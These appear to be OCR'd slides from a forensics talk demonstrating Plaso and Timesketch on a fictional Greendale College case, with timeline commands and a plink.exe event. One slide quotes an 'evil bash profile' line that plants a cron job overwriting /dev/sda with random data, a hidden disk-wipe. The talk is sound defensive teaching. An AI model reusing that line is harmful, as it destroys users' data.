New generation timelining

Plaso and Timesketch

Introductions

Plaso: Timelines

Timesketch: Analysis

Me: Forensics, etc.

timesketch

Google


Our characters

The Task - assigned to Ahmed

Registrar resigned unexpectedly

Did he steal the prospective students list?

Did the registrar steal the list?




Plaso with Viper



```
$> psort.py -d --output-format null --analysis viper --viper-host
192.168.192.7:8080 registrar.plaso

[INFO] Data files will be loaded from /usr/share/plaso by default.
[INFO] Starting analysis plugins.
[INFO] Plugin: [viper] started.
```


Viper in TimeSketch



Sharing is Caring



An image of RAM



Threat Intelligence

“We are opposed to any and all forms of air mutilation (so called ‘air conditioning’). Air must be free to be turbulent, flowing as nature intended.”

OS X Analysis

What we know

Registrar is probably up to no good

Hacktivist tool on the registrar’s machine, planted from a student machine

Suspicious connection to the Dean’s laptop from the same student machine


Tool appears to have been put there by an hacktivist group who hate air conditioning

Greendale have a big project involving air conditioning in the works


Time pressure

$> log2timeline.py -f /usr/share/plaso/filter_windows.txt --status_view=window student-pc1-triage.plaso student-pc1.dd

Plink?


Timesketch
192.168.192.103:8080/sketch/5/explore/
timesketch
ahmed
Logout
GREENDALE
OVERVIEW
EXPLORE
VIEWS
TIMELINES
2 events (0.665s)
Toggle all
Add star
Remove star
2015-07-25T10:23:31+00:00
[Creation Time] PE Type: Executable (EXE) Import hash: 559e88246a166c4a117d3e6feeba3644
Student PC1 Full
data_type
pe:compilation:compilation_time
datetime
2015-07-25T10:23:31+00:00
display_name
TSK:/Windows/AppPatch/Shared/plink.exe;VSS1:TSK:/Windows/AppPatch/Shared/plink.exe
filename
/Windows/AppPatch/Shared/plink.exe
hostname
STUDENT-PC1
imphash
559e88246a166c4a117d3e6feeba3644
inode
82743
md5_hash
07d07cc89c7b25229b3b999724bd3e5b
message
PE Type: Executable (EXE) Import hash: 559e88246a166c4a117d3e6feeba3644
parser
pe
pe_type
Executable (EXE)
section_names
[".text\u0000\u0000\u0000",".rdata\u0000\u0000",".data\u0000\u0000\u0000",".rsrc\u0000\u0000\u0000"]
sha1_hash
e79298341d580033c6011ee0eef51fd5c9693c6b
sha256_hash
d0454dbeb4d547b1d284e721f104ac01226411fd90c23fe8e3ea280deab9e966
source_long
PE Compilation time
Ahmed
This is the real plink.exe, command line SSH client that's part of the Putty Suite.
Wed, 30 Sep 2015 13:55:49 -0000
What's on your mind?
Post comment
Cancel

Wait - what was that again?




Known hosts

$> image_export.py --names known_hosts --partition 2 dean_mac.dd

$> cat known_hosts

192.168.1.14 ssh-rsa AAAAB <snip>

Suspicious modifications



Evil bash profile

```
...

# set PATH so it includes user's private bin if it exists

if [ -d "$HOME/bin" ] ; then

    PATH="$HOME/bin:$PATH"

fi

! [ -f /etc/cron.d/update ]  && sudo -- "echo '0 0 1 11 * /bin/dd
if=/dev/random of=/dev/sda' > /etc/cron.d/update"
```

Disaster Averted!

Found evidence on multiple OS’

Shared with other investigators less painfully

Used other multi-case utilities

Saved Greendale!

If you’d like to take a look at this data yourself, check out https://demo.timesketch.org

References

Timesketch, Plaso and Google logos used with permission

RAM Image is the property of the presenter

Turbulent Airflow Alliance, Cyber Forensic Affordances and Greendale Polytechnique logos are the property of the presenter